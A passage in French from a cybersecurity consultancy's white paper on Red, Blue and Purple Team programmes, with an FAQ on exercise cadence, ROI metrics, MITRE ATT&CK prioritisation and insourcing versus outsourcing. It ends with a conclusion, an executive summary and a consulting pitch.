La frequence optimale depend de la maturite de l'organisation et des ressources disponibles. Pour une organisation debutant dans le Purple Teaming, un exercice trimestriel est un bon point de depart. Chaque session peut durer 2 a 3 jours et se concentrer sur un sous-ensemble de techniques MITRE ATT&CK (par exemple : techniques de mouvement lateral au T1, techniques de credential access au T2, techniques de persistance au T3, techniques d'exfiltration au T4). Les organisations plus matures visent une cadence mensuelle avec des sessions d'une journee focalisees sur des scenarios specifiques alimentes par la threat intelligence recente. Les plateformes de Breach and Attack Simulation (BAS) permettent une validation continue et automatisee entre les exercices manuels. L'essentiel est la regularite : un programme Purple Team regulier, meme modeste, est infiniment plus efficace qu'un exercice Red Team annuel ponctuel.

Comment mesurer le retour sur investissement (ROI) de la securite offensive ?
Le ROI de la securite offensive se mesure a travers plusieurs metriques tangibles. Premierement, l'evolution de la couverture de detection MITRE ATT&CK : le pourcentage de techniques couvertes par des detections validees doit augmenter apres chaque exercice (objectif : couvrir au minimum 60-70% des techniques utilisees par les groupes de menaces pertinents pour votre secteur). Deuxiemement, l'amelioration du Mean Time to Detect (MTTD) et du Mean Time to Respond (MTTR) : ces metriques doivent diminuer au fil des exercices. Troisiemement, le nombre de vulnerabilites critiques identifiees et remediees avant qu'elles ne soient exploitees par de vrais attaquants. Quatriemement, l'amelioration des competences de l'equipe Blue Team, mesurable par la qualite des investigations et la reduction du temps de triage. Enfin, le cout evite : en comparant le cout d'un incident de securite reel (en moyenne 4,45 millions de dollars selon le rapport IBM Cost of a Data Breach 2023) avec le cout des exercices Red Team, le ROI est generalement tres favorable des que les exercices permettent d'eviter ne serait-ce qu'un incident majeur.

Par ou commencer avec MITRE ATT&CK quand on est novice ?
MITRE ATT&CK peut sembler intimidant avec ses 14 tactiques et plus de 200 techniques. L'approche recommandee est de commencer par identifier votre threat model : quels groupes de menaces sont les plus susceptibles de cibler votre organisation ? Utilisez les rapports de threat intelligence de votre secteur et les groupes documentes dans ATT&CK pour identifier les 20-30 techniques les plus pertinentes. Concentrez-vous d'abord sur les techniques les plus couramment utilisees et les plus impactantes : T1566 (Phishing), T1059 (Command and Scripting Interpreter), T1003 (OS Credential Dumping), T1021 (Remote Services), T1053 (Scheduled Task/Job). Pour chaque technique, verifiez si vous avez la telemetrie necessaire pour la detecter, si une regle de detection existe, et si cette regle fonctionne reellement (validation via Atomic Red Team). L'outil ATT&CK Navigator permet de visualiser votre progression sur une heatmap. L'essentiel est d'adopter une approche iterative : couvrir parfaitement 30 techniques prioritaires est plus utile que de couvrir superficiellement les 200.

Faut-il constituer une Red Team interne ou externaliser ?

La reponse depend de la taille de l'organisation, de son budget et de ses objectifs. Une Red Team interne offre plusieurs avantages : connaissance approfondie de l'environnement, disponibilite permanente pour les exercices Purple Team, capacite a conduire des tests continus, et retention des connaissances au sein de l'organisation. Cependant, elle presente des inconvenients : cout eleve (salaires de 3-5 experts seniors), risque de "familiarite" avec l'environnement qui peut creer des angles morts, et difficulte a maintenir les competences a jour. L'externalisation apporte un regard neuf, des competences diversifiees et des methodologies eprouvees sur de nombreux clients differents. L'approche hybride est souvent la plus efficace : une equipe interne de 1-2 personnes focalisee sur le Purple Teaming et la validation continue des detections, completee par des exercices Red Team externes annuels ou semestriels pour apporter un regard independant et tester des scenarios de menaces avancees. Les organisations de taille moyenne peuvent commencer par externaliser et constituer progressivement des competences internes.

Articles complementaires : securite Active Directory | DFIR et forensics | pentest cloud | architecture Zero Trust | securite DevSecOps

Outils et Ressources Red Team / Blue Team

Decouvrez nos outils open source et modeles d''IA developpes pour les professionnels de la cybersecurite :

Outil / Ressource	Description	Lien
Awesome Cybersecurity Tools	Collection exhaustive d''outils pour le Red Teaming et la defense Blue Team	Voir sur GitHub
ADReplicationInspector	Inspecteur de replication Active Directory pour detecter les manipulations DCSync	Voir sur GitHub
WMIEventConsumerHunter	Chasseur de consumers WMI malveillants utilises pour la persistance	Voir sur GitHub
ThreadCallStackAnalyzer	Analyseur de piles d''appels pour detecter l''injection de code en memoire	Voir sur GitHub
VirtualAllocTracker	Tracker d''allocations memoire virtuelles pour identifier les techniques d''evasion	Voir sur GitHub
AlternateDataStreamScanner	Scanner d''Alternate Data Streams NTFS pour la detection de donnees cachees	Voir sur GitHub
Bug Bounty Pentest Explorer	Explorateur interactif de techniques de pentest et methodologies Red Team	Voir sur HuggingFace

Tous ces outils sont disponibles en open source sur notre profil GitHub et nos modeles d''IA sur notre espace HuggingFace. N''hesitez pas a contribuer et a signaler les issues.

Questions Frequentes

Quelle est la difference entre Red Team et pentest classique ?

Un pentest classique est une evaluation technique limitee dans le temps et le perimetre, visant a identifier un maximum de vulnerabilites dans un systeme defini. La Red Team, en revanche, simule un adversaire reel sur une longue duree (plusieurs semaines a mois) avec des objectifs strategiques specifiques comme l'exfiltration de donnees ou la compromission d'un systeme critique. La Red Team utilise l'ingenierie sociale, le contournement de controles physiques et des techniques d'evasion avancees, testant ainsi la resilience globale de l'organisation et pas seulement sa securite technique.

Comment organiser un exercice Purple Team efficace ?

Un exercice Purple Team efficace necessite une collaboration structuree entre les equipes offensives et defensives. Commencez par definir les objectifs et les scenarios d'attaque bases sur le framework MITRE ATT&CK. La Red Team execute les attaques etape par etape tandis que la Blue Team observe et tente de detecter chaque action. Apres chaque technique, les deux equipes se reunissent pour analyser ce qui a ete detecte ou manque, puis ajustent les regles de detection en temps reel. Documentez les lacunes identifiees et les ameliorations apportees pour mesurer la progression.

Quels outils utilise une Red Team professionnelle ?

Une Red Team professionnelle utilise un arsenal varie : des frameworks de Command and Control comme Cobalt Strike, Brute Ratel ou Mythic pour le pilotage des implants, des outils de reconnaissance comme Bloodhound pour Active Directory et Recon-ng pour l'OSINT, des frameworks d'exploitation comme Metasploit ou CrackMapExec, des outils d'ingenierie sociale comme Gophish ou Evilginx2, et des utilitaires de post-exploitation comme Rubeus, Mimikatz ou Seatbelt. L'outillage est adapte a chaque mission selon les objectifs et les defenses en place.

Comment la Blue Team peut-elle ameliorer sa capacite de detection ?

La Blue Team peut ameliorer sa detection en implementant une strategie de Detection Engineering basee sur le framework MITRE ATT&CK. Cela implique de creer des regles de detection pour chaque technique pertinente, d'enrichir les sources de telemetrie (EDR, logs reseau, journaux d'authentification), de déployer du threat hunting proactif, et de tester regulierement les regles avec des simulations d'attaques automatisees (Atomic Red Team, Caldera). L'analyse des incidents passes et les retours des exercices Purple Team permettent d'affiner continuellement les capacites de detection.

Combien de temps dure un exercice Red Team typique ?

Un exercice Red Team typique dure entre 4 et 12 semaines selon le perimetre et les objectifs. La phase de reconnaissance externe prend generalement 1 a 2 semaines, l'intrusion initiale 1 a 3 semaines, et la phase de post-exploitation et mouvement lateral 2 a 6 semaines. Les exercices les plus complets incluent des tentatives d'intrusion physique et d'ingenierie sociale qui ajoutent 1 a 2 semaines supplementaires. Un rapport detaille avec recommandations est livre 2 semaines apres la fin de l'exercice.

Conclusion : vers une posture de securite adaptive

La dichotomie traditionnelle entre Red Team et Blue Team, bien qu'utile pedagogiquement, tend a etre depassee par l'approche integree du Purple Teaming. Les organisations les plus resilientes sont celles qui ont compris que la securite offensive et defensive ne sont pas des disciplines concurrentes mais complementaires, formant un cycle vertueux d'amelioration continue.

Les enseignements cles de ce livre blanc peuvent etre synthetises en plusieurs principes fondamentaux. Premierement, la connaissance de l'adversaire est essentielle : le framework MITRE ATT&CK fournit un langage commun et une taxonomie exhaustive des techniques d'attaque qui permet d'aligner les efforts offensifs et defensifs de maniere objective et mesurable. Deuxiemement, la detection est un processus, pas un produit : aucune solution technologique ne detectera toutes les menaces. La detection efficace resulte de la combinaison de technologies appropriees (SIEM, EDR, NDR), de regles de detection bien calibrees (Sigma, YARA), et d'analystes competents capables de mener du threat hunting proactif.

Troisiemement, la validation continue est indispensable : les controles de securite non testes sont des controles non fiables. Les exercices Red Team, les simulations Purple Team et les plateformes BAS permettent de valider en permanence l'efficacite reelle des defenses, au-dela des promesses theoriques des fournisseurs. Quatriemement, la collaboration est le multiplicateur de force ultime : le partage de connaissances entre equipes offensives et defensives, a travers le Purple Teaming, accelere exponentiellement l'amelioration de la posture de securite.

L'avenir de la securite des organisations repose sur cette approche adaptive : des equipes qui simulent en permanence les menaces les plus realistes, des defenseurs qui ameliorent continuellement leurs detections sur la base de ces simulations, et une direction qui comprend et finance ce cycle vertueux. Les organisations qui adoptent cette approche ne sont pas celles qui ne sont jamais compromises -- la compromission est inevitable dans un paysage de menaces aussi dynamique. Ce sont celles qui detectent rapidement les intrusions, les contiennent efficacement, et en tirent des lecons pour renforcer leurs defenses.

Resume executif

La securite offensive (Red Team) et defensive (Blue Team) sont les deux faces indissociables d'une strategie de cybersecurite mature. Le Red Teaming identifie les failles reelles de l'organisation en simulant des adversaires élaborés. Le Blue Teaming construit et opere les defenses pour detecter et neutraliser ces menaces. Le Purple Teaming maximise la valeur des

deux approches en etablissant une collaboration continue. L'investissement dans ce triptyque offensif-defensif-collaboratif est le moyen le plus efficace de construire une resilience cybernetique durable face a un paysage de menaces en perpetuelle evolution.

Sources et références : ANSSI · CERT-FR

Besoin d'accompagnement en securite offensive ou defensive ?

Nos experts vous accompagnent dans la mise en œuvre de programmes Red Team, Blue Team et Purple Team adaptes a votre organisation, votre threat model et votre maturite. De l'audit initial a la construction d'un programme d'amelioration continue, nous vous aidons a renforcer votre posture de securite de maniere mesurable et durable.

Discutons de votre strategie de securite

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr